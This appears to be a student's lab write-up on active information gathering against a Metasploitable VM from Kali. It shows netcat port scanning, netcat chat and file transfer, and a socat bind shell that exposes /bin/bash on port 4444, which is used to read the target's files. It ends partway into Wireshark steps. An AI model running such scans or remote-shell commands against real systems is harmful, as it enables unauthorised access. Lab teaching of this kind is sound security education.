

Practical no. 2 Active Information Gathering

a. Using NETCAT, SOCAT

b. Using Wireshark, TCPdump

In this practical target machine is Metasploit and its IP ADDRESS IS as shown below: -

```


TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e6:52:13
          inet addr:192.168.0.110 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6:5213/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15652 (15.2 KB) TX bytes:12334 (12.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB) TX bytes:68817 (67.2 KB)

msfadmin@metasploitable:~$
```

1. To start with netcat we just check the help section of netcat by using following command:-




```

kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ nc -h
[v1.10-48.1]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                    allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -C                  Send CRLF as line-ending
  -z                  zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\~-data').
[(kali㉿kali)-[~]
$
```

2. To scan a target machine(METASPLOIT) we run following command:

```
nc -v nz 192.168.0.109 10-400
```




```
(kali㉿kali)-[~]
$ nc -v nz 192.168.0.109 10-400
(kali㉿kali)-[~]
$ nc -v nz 192.168.0.109 10-400
(kali㉿kali)-[~]
$ nc -v nz 192.168.0.110 10-400
(UNKNOWN) [192.168.0.110] 139 (netbios-ssn) open
(UNKNOWN) [192.168.0.110] 111 (sunrpc) open
(UNKNOWN) [192.168.0.110] 80 (http) open
(UNKNOWN) [192.168.0.110] 53 (domain) open
(UNKNOWN) [192.168.0.110] 25 (smtp) open
(UNKNOWN) [192.168.0.110] 23 (telnet) open
(UNKNOWN) [192.168.0.110] 22 (ssh) open
(UNKNOWN) [192.168.0.110] 21 (ftp) open
```

Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:

1. In Kali Linux Machine we use command nc(Netcat) and use the port number 1234 for listening through Metasploit machine

```
nc -lvp 1234
```



```
kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```

2. In Metasploit machine we use 1234 to connect with Kali linux Machine


```
inet6 addr: fe80::a00:27ff:fecc:5213/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
  RX packets:206 errors:0 dropped:0 overruns:0 frame:0
  TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:15652 (15.2 KB)  TX bytes:12334 (12.0 KB)
  Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB)  TX bytes:68817 (67.2 KB)

msfadmin@metasploitable:~$ sudo nc 192.168.0.109
[sudo] password for msfadmin:
no port[s] to connect to
msfadmin@metasploitable:~$ sudo nc 192.168.0.109 1234
[UNKnown] [192.168.0.109] 1234 (?) : Connection refused
msfadmin@metasploitable:~$ sudo nc 192.168.0.109 1234
HII
-
```

sudo nc 192.168.0.109 1234

3. After Connect the machine we type Hii message from Metasploit machine to Kali machine



The screenshot shows a terminal window with a dark background and light-colored text. At the top, it says "kali@kali: ~". Below that is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area of the terminal shows a command-line session:

```
(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.0.110: inverse host lookup failed: Unknown host
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.110] 46758
HII
hello i am kali
└
```

File Transfer via Netcat


1. For File Transfer with Netcat firstly we need to create the file with cat command
Cat >file.txt

Hii This is created at kali linux for File sharing using netcat



```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]] $ cat >file.txt
Hii This is created at kali linux for File sharing using Netcat^C
[(kali㉿kali)-[~]] $ ls
Desktop Documents Downloads file.txt Music Pictures Public Templates Videos
```


2. After Creating the file.txt we use nc command to share the file to Metasploit machine
nc -lvp 2345 <file.txt



```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]] $ cat >file.txt
Hii This is created at kali linux for File sharing using Netcat^C
[(kali㉿kali)-[~]] $ ls
Desktop Documents Downloads file.txt Music Pictures Public Templates Videos
[(kali㉿kali)-[~]] $ cat >file.txt
^C
[(kali㉿kali)-[~]] $ nc -lvp 2345<file.txt
listening on [any] 2345 ...
```

3. Go to metasploit machine type the listen command so the file can share by the both machines

```
ls  
nc 192.168.0.109 2345 >file.txt  
ls  
cat file.txt  
Hii This is created at kali linux for File sharing using netcat
```



```
msfadmin@metasploitable:~$ ls  
vulnerable  
msfadmin@metasploitable:~$ nc 192.168.0.109 2345 >file.txt  
  
msfadmin@metasploitable:~$ ls  
file.txt vulnerable  
msfadmin@metasploitable:~$ cat file.txt  
Hii this is kali linux  
msfadmin@metasploitable:~$
```

SOCAT

Step 1:- Create a File into Metasploit Machine using Cat Command

```
msfadmin@metasploitable:~$ cat >social.txt
Hii this is created by victims machines which should be accessible at targeted K
ali Machine
:q

msfadmin@metasploitable:~$ ls
file.txt social.txt vulnerable
msfadmin@metasploitable:~$ cat social.txt
Hii this is created by victims machines which should be accessible at targeted K
ali Machine
:q
msfadmin@metasploitable:~$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash
[sudo] password for msfadmin:
2024/11/03 01:08:42 socat[4913] N listening on AF=2 0.0.0.0:4444
-
```

Step 2 :- Socat -TCP4:192.168.0.110:4444

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ socat - TCP4:192.168.0.110:4444
ls
file.txt
social.txt
vulnerable
cat social
ls
file.txt
social.txt
vulnerable
cat social.txt
Hii this is created by victims machines which should be accessible at targeted Kali Machine
:q

```

File Transfer by SOCAT



The screenshot shows two terminal windows on a Kali Linux desktop. Both windows have a dark blue background with a wavy pattern.

Terminal 1 (Top):

```
kali㉿kali:[~]
File Actions Edit View Help
[(kali㉿kali)-[~]
└$ cat >demo.txt
This is created for File transfer using socat
^C
[(kali㉿kali)-[~]
└$ cat demo.txt
This is created for File transfer using socat
```

Terminal 2 (Bottom):

```
kali㉿kali:[~]
File Actions Edit View Help
[(kali㉿kali)-[~]
└$ cat >demo.txt
This is created for File transfer using socat
^C
[(kali㉿kali)-[~]
└$ cat demo.txt
This is created for File transfer using socat
[(kali㉿kali)-[~]
└$ socat TCP4-LISTEN:443,fork file:demo.txt
```

Metasploitable Terminal (Bottom Left):


```
msfadmin@metasploitable:~$ socat TCP4:192.168.0.109:443 file:demo.txt,create
msfadmin@metasploitable:~$ ls
demo.txt file.txt social.txt vulnerable
msfadmin@metasploitable:~$
```

Metasploitable Terminal (Bottom Right):


```
msfadmin@metasploitable:~$ socat TCP4:192.168.0.109:443 file:demo.txt,create
msfadmin@metasploitable:~$ ls
demo.txt file.txt social.txt vulnerable
msfadmin@metasploitable:~$ cat demo.txt
This is created for File transfer using socat
msfadmin@metasploitable:~$
```

Wireshark


Step 1: Open Wireshark in kali




Step 2: Go to Capture tab and select Start




